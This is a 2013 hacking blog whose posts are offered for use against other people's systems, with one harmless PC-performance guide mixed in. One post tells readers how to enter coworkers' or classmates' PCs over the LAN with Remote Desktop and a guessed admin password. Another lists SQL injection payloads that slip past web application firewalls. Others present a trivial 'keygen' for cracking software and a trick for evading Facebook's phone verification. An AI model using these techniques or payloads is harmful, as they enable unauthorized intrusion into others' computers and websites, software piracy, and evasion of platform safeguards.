Sunday, November 10, 2013

540 Top Facebook Covers Free Download

--------------------------------------------------------------------------------------------
Download Free Top 540 Covers For Facebook :) Maxt Hain SUb COvers :D :P
---------------------------------------------------------------------------------------------
----------------------------------------------------


How To Hack Same LAN Computers

How To Hack Same LAN Computers?

If you are working in Office / Colleges and want to hack your friends & college mate PC then here is a trick follow below steps:

Go to Run> Cmd

now type command

C:\>net view

Server Name            Remark
-----------------------------------------------
\\xyz
\\abc


Here you can get all the names of all the computers machine names which connect with your LAN.

Now you got the name.  Lets start hacking into the systems. 


After you get server name now type tracert command for knowing IP of the victim machine.

Example: C:\> tracert xyz

Here you get the IP address of the XYZ computer machine.

now go to windows start button and type Remote Desktop Connection.


After click on Remote Desktop Connection you get below.. 


Now type the IP address or computer name of victim machine.


Click on connect <-|
It will also ask administrator password which is common as usual you known about.

After few second Victim machine shown in your Computer..
Now you can access that machine to open website, files, Software's, etc

Enjoy the trick..
-------------------------------------------------------------Happy Hacking (HHA)---------------------------------------------------------------------


Bypass Web Application Firewalls By Simple Trick


application firewalls are designed to protect web applications from known attacks, such as SQL injection attacks, that are commonly used to compromise websites. They do this by intercepting requests sent by clients and enforcing strict rules about their formatting and payload. Today we demonstrate some tricks to bypass WAF

Sqli
http://xyz.com/detail.php?id=44 union all select 1,2,3,4,5— - 

By passed Sqli
http://xyz.com/detailphp?id=44 /*!UNION*/ +/*!ALL*/+/*!SELECT*/+1,2,3,4,5— - 


By Function Capitalization:-
Some Web Application Firewalls will filter only lowercase alphabets, So we can easily bypass  by case changing.

Actual query
http://xyz.com/detail.php?id=44 UNION SELECT 1,2,3,4,5—

Query to bypass the WAF

http://xyz.com/detail.php?id=-1 uniOn SeLeCt 1,2,3,4,5—


By Replaced Keywords:-

Some WAF's will escape certain keywords such as UNION, SELECT, ORDER BY, etc. This can be used to our advantage by duplicating the detected word within another.

Actual query
http://vulnerablesite.com/detail.php?id=-1 UNION SELECT 1,2,3,4,5—

Query to bypass the WAF
http://vulnerablesite.com/detail.php?id=-1 UNIunionON SEselectLECT 1,2,3,4,5-- -
---------------------------------------------------------------------------------------
-------------------------Happy Hacking (HHA)--------------------------

Saturday, November 9, 2013

How to hack facebook with backtrack 5 r3


How to hack facebook with backtrack 5 r3 full tutorials easy way to hack facebook with backtrack 5 r3 full version video how to hack facebook hack facebook with backtrack 5 r3 Happy Hacking (HHA).
Enjoy...
For More Contect>> Click Here (HHA)
--------------------------------------------------------------------------
Full Tutorial Youtube Video How to hack facebook with backtrack 5 r3
--------------------------------------------------------------------------
For Video Tutorial
---------------------------------------------------------------------------
----------------------------------------------------------------------------

Improving the Performance of Your PC - A Guide


Over the past one or two decades PCs have become an integral part of our lives. We use them as sources of information, to shop, to play, to work and much more. As a leading piece of technology, PCs have enjoyed rapid development – new and better software and hardware features are released for them every day.

If we want to enjoy these latest developments and the benefits they bring with themselves, hardware upgrades are in order. However, not everyone can afford to buy new parts for their computer and even if they can, it’s hard to keep up with the market. So, short of breaking the bank, what else can be done to improve the performance of the PC?


  • First and foremost, you always need to take proper care of your PC’s safety and security, i.e. make sure that it isn't infected with any viruses, spyware and so on. In addition to jeopardising the safety of your data and personal information, viruses take up some of your PC’s resources and thus hamper its capability of operating at optimal speed.


  • Another very important thing is to regularly clean up your hard drives of unnecessary data and software. That includes deleting the files in the Recycle Bin, the temporary files and the data you no longer need, and uninstalling the software you no longer use. The more information your PC has to handle at any one time, the more memory it will use and the slower it will be.


  • You may find defragmentation to be quite boring and time-consuming but it is a necessary evil. Defragmentation eases your PC’s access to all files and thus increases its speed. When you delete files, they leave gaps in the file structure of your hard drive and when you access one of the remaining files, they have to be located. Defragmentation fixes those gaps and gathers everything in one place so they are more easily found and opened.


  • If you are finding your PC’s start up time frustrating, you can reduce the number of programs that start automatically. You might have used a program regularly once, but do you still use it now? Think about what you really need when the PC starts and what you can start up later if you want to.


  • Don’t go overboard with the visual effect you allow your operating system to display. No matter how advanced the hardware is, having to display numerous effects can hamper any computer’s speed. Enjoy them for some time if you must, but simplify them afterwards to really benefit from the money you’ve invested.


  • If all this sounds like gibberish to you, there are programs that can improve your PC’s speed for you. The market is literally flooded with them so you need to properly investigate before investing, but most of these programs perform little tweaks here and there that help the overall performance of the machine.


If your PC still isn’t satisfying you after all these corrections, the time for new hardware or an entirely new machine has arrived. After all, no matter how much you patch it up, it will get old one day, it’s just the nature of things… With so many discounts on hardware available these days, though, it might not be so unbearable to equip yourself with a brand new PC in no time.

Rita Rova is a technology writer for Love My Vouchers – the voucher code website that lists the latest discounts on PCs, laptops and mobile devices available from top UK stores. 

Monday, November 4, 2013

How to create your Own Keygen in VB Simple Coding


Hello, friends - you know nowadays keygens are the best program to crack the Software with original or pirated keys.! So do you know? how these keygens were made?. Keygen is small program that generates various product keys of programs. Simply all people's create it in VB, C++ etc. So today we gonna learn how you can create your own keygen to generated various Product keys, Serial keys. It's really very easy just need 2 min patience and 20% efforts to create it.

Requirements :
  • Visual Basic 6 or Higher [Download only 6-MB]
  • Please Read - "Read Me" file in VB folder.
  • Patience, and Brain.
Installation of Visual Basic - [Simple Steps]
  • Download and Start VB and the installation method is little bit different so please read "Read me" file in downloaded folder and install it.Start VB select "Standard EXE" and open it.
Click on Image to Enlarge it

Steps to Create Keygen
  • After installation. Start your program > Just look on Tools, Editing box, and your program field to understand how it works. (Simply easy)
  • Okay! so m starting steps and method :)
  • Click on "Text Box" Draw one Text Box on Program form field, as shown in the Image.

    Click on Images to enlarge it


  • After Drawing a text box, Edit it with your Choices with the help of Editing    Box tools, give it a Unique portion and Good looking program.


  • So, here it's time to give a command box, do same here select "Command   Button"  and draw it on Program field.
                               Click on images to enlarge it        


  • Edit Caption & Change font in Editing Box to have a Good looking Program.

  • Now double click on "Commond1" button, the button you had just created it now, and you'll get one window POP-UP.
    Click on Image to Enlarge it

    Coding Part :
    Now it's time for little bit Coding, Creating a Keygen is very very simple we just need two lines code to create a Keygen, and copy paste it to create more keys.

    Dim Key As Integer
    Key = Int(Rnd() * 3)
    Select Case Key
    Case 0
    Text1.text = "your key"
    Case 1
    Text1.text = "your other key"
    Case 2
    Text1.text = "your other other key"
    End Select

    Now copy and paste above code in "Project1 Form1 (Coding box)", look carefully & understand the Coding.
    Click on Image to enlarge it

    Increase Case value if you want yo add more keys and also increase the value of "Key =Int(Rnd() * 3" , you have to equalize same value of Case and Int(Rnd() *3.

    Replace "your other key" with your Key, Value or any number you want.
    After all close coding window and hit "F5"and your program will start :


    And Now Click on Generate Keys and you will get various types of you had added in it. Now, go to "File" > Click on Make Form1.exe and save it as EXE file on Desktop and here is your Keygen is ready.

    # Tips on How to Create a Keygen.
    • Put Images behind Program as, I had added Skull image to have a Good look 
    • Understand Tool BOX 
    • Please do as much editing of your Program 
    • Understand and Edit your Program using EDITING BOX
    • Have a Good looking program
    • Understand the Coding of Keygen 
    • The main thing is Editing and Designing of Program.

    How to bypass Facebook's 'Confirm Your Phone' Security Tests

    How to bypass Facebook's 'Confirm Your Phone' Security Tests


    If you've ever used Facebook, then you've likely come across one of their many security checks at one time or another. The most dreaded one to encounter is the phone number verification. Facebook's algorithm detects your account may not be real (usually for newbies) and freezes your account completely till you give them your number and enter a code they send your via an automated voice or a text message to confirm that number you've provided does belong to you.

    The problem with using phone numbers to verify if users are really who they say they are, are many. For one thing, it assumes everyone has a phone number of their own, which isn't the case. In many parts of the world, particularly developing nations, having a phone line is too expensive for their average citizen. Even in America, there are many who don't have a number of their own. Moreover, even if they did have a number, they shouldn't give it out to a major corporation such as Facebook, which we all know uses our personal information to sell to advertisers.

    About a week ago, Facebook's  algorithm selected me to verify my account with my phone number. I was pretty much stuck. If I gave them my number, I was essentially giving them permission to sell my privacy away. If I didn't comply, I wouldn't be able to use Facebook with that account. Seeing how I've used that account since 2007 and had built a good list of friends and acquaintances, I was compelled to find a way around this dilemma. So I started doing extensive searches on Google about ways of avoiding this and to my disbelief, I couldn't find a single way of avoiding it.

    So after about a week of not being able to use my account, I was ready to give in to Facebook's demands and provide them with my number in order to use my account again. It was about this time when it dawned on me about a free voice mail service I used to use as a kid and started thinking if I can use this free voice mail number as a substitute for my real number; a proxy if you will. I quickly searched for the voice mail service and to my luck, they were still in business. I then signed up and put that number on my Facebook security check and requested I get an automated call, rather than a text message and to my amazement, it worked! Facebook's automated call left a voice mail with my confirmation code and I simply put those numbers in and had my account restored.

    In this tutorial, I will teach you a step-by-step process on how you can do this. Don't be intimidated by the number of steps, it really is very easy.

    1) Call this Seattle-based  free voice mail service provider:  (206) 376-1000

    2) As soon as you hear an automated male voice, press 1 or wait for instructions.

    3) At this stage, it will explain how their free voice mail service works and to press 1 when prompted.

    4) Now it's going to ask your for a 4-number security code (this is important). I put in 1111 (you can put whatever four-digit security number you can remember). Make sure to write this down or memorize it, because you'll need this later.

    5) At this stage, you are going to be asked to record a greeting for your new voice mail. As soon as you hear the beep that signals it is recording, press # and 1. Do NOT record your voice or leave a greeting, this is a crucial step. Important: your voice greeting shouldn't be longer than three seconds for this to work.

    6) Then its going to ask you a serious of personal questions to better target you for advertisement. It's going to ask your sex, your age and zip code. Follow instructions and enter proper details (you don't have to be honest, it will still work with any information you provide it).

    7) At this stage, you will be provided with your free voice mail number. Make sure to write this number down and follow the last few instructions the automated recording gives you and to follow through till it tells you you're finished and have your voice mail activated.

    8) Call your voice mail number and as soon as you hear your short greeting (if done right, it should be less than a second of silence), enter the * key on your phone, followed by your four digit security code. Play around with it and get a feel for it.

    9) Give Facebook your voice mail number and it will ask you if you want a text security code or an automated call message of your confirmation code, make sure you enter a call for this to work.

    10) Call your voice mail, enter your security code and check your new messages and you will find your Facebook security code there.

    11) Take that code and enter into your Facebook account and you're done! Now Facebook has your free voice mail number and not your real number.

    The people 1 - Facebook 0!


    Note: if you don't call your voice mail and check your inbox once every 7 days, they will automatically delete it for you. This shouldn't matter for Facebook because once you've confirmed a number, they wont ask for it again. And if they do, you can do this process again.


    Enjoy Trick By Hayat Hacking Articles (HHA)